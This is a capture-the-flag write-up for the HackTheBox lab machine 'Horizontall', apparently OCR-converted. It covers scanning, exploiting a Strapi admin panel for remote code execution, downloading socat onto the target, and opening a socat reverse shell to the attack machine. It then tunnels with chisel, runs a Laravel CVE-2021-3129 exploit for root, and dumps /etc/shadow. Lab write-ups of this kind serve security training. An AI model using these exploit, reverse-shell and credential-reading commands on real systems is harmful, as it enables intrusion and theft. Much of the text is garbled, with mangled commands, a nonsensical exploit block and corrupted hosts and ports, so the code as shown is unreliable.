Horizontall - 13th Nov 2021

10.10.11.10

Scanning


We can run masscan_to_nmap.py , a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

- 1 PORT STATE SERVICE VERSION
 2 22/tcp open sah OpenSSH 7.6p1 Ubuntu 4ubuntu8.5 (Ubuntu Linux; protocol 2.0)
 3 | sah-hostkey:
 4 | 2048 ce:77.41.4314321bd:3e:6e:6e:50ff:6b:0d156 (85A)
 - 7 80/tcp open http nginx 1.14.0 (Ubuntu)
 8 |_http-server-header: nginx/1.14.0 (Ubuntu)


This scan references a horizontall.htb, so let's add that to our /etc/host

Enumeration

Given port 22's ssh isn't running a vulnerable service and I don't want to try and brute force anything, lets give some attention to port 80's website




This is a pretty plain site, with no interesting functionality. However, dipping in to the source code we can see a subdomain called 'api-prod.horizontall.htb' is referenced. Let's add this to our /etc/hosts file too




Api-Prod

If we traverse to this subdomain and the referenced directory, we are met with this uninspiring



However, if we traverse to /admin , we find something quite interesting



Strapi

f we leverage searchsploit, we can see there are three exploits we can test



scape cho stoto-beta.17.4 - henote code

```
1 #pull exploit
2 searchsploit -m multiple/webapps/50239.py
3 #fire exploit
4 python3 50239.py http://spi-prod.horizontall.htb
```

[+] Your authenticated JSON Neb Token: eyJhBoCiDiJTUJIINIIsInBScC161kpxVcJ9.eyJpZcT6HywlaXNBZG1p iaWF0IjoxNjHZODMOHZKSLCJleHALOjEZMZK0HjYZOT19.WSEIHw0HABSO8ZSNb64IC522qgHXXxeambRdVvd5cq6M



Authorize

Now we have credentials, we can examine Strapi in more detail. We know from the exploit that w are running likely version 3.0.0-beta.17.4, which we can verify by looking at the bottom left of the admin portal



Lets pull the exploit and fire it of

```
2 - d 'Agei-prod.horizontall.htth' \
3 - jet 'Michael' \
4 - l 'Agent'p Col. |
5 - p Alistening port

15 - p Alistening port

16 - (Agent'p Col. |
16 - (Agent'p Col. |
17 - (Agent'p Col. |
18 - (Age
```

Strapi Shell

uname -m confirms we're running a 64 bit machine, so I'm going to bring a **socat binary** over to get a stable shell

```
1 # pull socat
2 aget 1
3 https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
4
5 taske from attack machine to victim
6 sython3 -m http.server 80 #Sali
7 aget http://10.10.14.6/socat #victim pullis
8 make executable
9 thmed **./socat
10
11 aget a shell
12 a stacker
13 socat file: 'tty', raw,echoe0 top-listen:#yourport
14 * victim
15 ./socat exec:'bash -li',pty,stderr,setsid,sigint,same top:#yourpo:#yourport
```

We can grab the user flag whilst we're here

Enumeration II

Looking around the box, there are some strange services only running locally on the network:

We can curl the various services, until we see Laravel running on port 8000: cur

```
\ [1<sup>473</sup> Uyles unin]
<title>Laravel</title>
```

Laravel

In the same curl command, if we scroll down we can verify the version being run : Laravel v8 (PHP

```
√(dir)

√dir)

√dir shar-ba-test-centur test-op test-gray-300 anitest-right anal-4°)

√dir)

√dir)
```

If we google around with this version, we can find an exploit for the vulnerability : CVE-2021-3129

Tunne

To use the exploit, we have to create a tunnel so we can access port 8000. Let's use chisel. Copy binary over to the victim machine and lets begin

```
strapl@borlzontall!/mp$ ./chisel client 10.10.14.6:5001 R:8000:127.0.0.1:6000
2021/11/13 21:14:12 client: Commercing to ws://10.10.14.6:5001
2021/11/13 21:14:13 client: Commercing to ws://10.10.14.6:5001
2021/11/13 21:14:13 client: Commerced (Latency 22.149397ms)

2021/11/13 21:10:23 zerver: session#1: tun: proxysR:80800=80800: Listening
2021/11/13 21:21:23 zerver: Revers tunnelling enable
2021/11/13 21:21:23 zerver: Revers tunnelling enable
2021/11/13 21:21:33 zerver: Listening on http://de.da.0.15000
```

You can test it's worked by visiting 127.0.0.1:800

```
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```

Exploit

Okay now let's fire this bad boy off on our kall machine python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 whoami

- python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 whoami
- [i] Trying to clear logs
- [+] Logs cleared [+] PHPGGC found. Generating payload and deploy it to the target
- [+] Successfully converted logs to PHAR
- [+] PHAR deserialized. Exploited

- [i] Trying to clear logs
- [+] Logs cleared

From here, you can then get the root flag

- - 1] Trying to the first state of the target [4] Logs cleared [4] PHPGGC found. Generating payload and deploy it to the target [4] Successfully converted logs to PHAR
 - [+] PHAR deserialized. Exploited

To get a root shell, try this

- 6 /bin/bash -p

- [i] Trying to clear logs [+] Logs cleared [+] PHPGGC found. Genera [+] Successfully convert
- [+] PHAR deserialized. Exploited

- neou / ecc/andum root:\$6fsnEDV95bozCXDzp1MEx7xxXYuV5voXCy4k9OdyCDbyJcWuETBujfMrpfVtTXjbx82bTNLPK6Ayg8SqKMYgVLYukVCKJz1:18836:8:99999:7::: daemon:*:18480:0:99999:7:::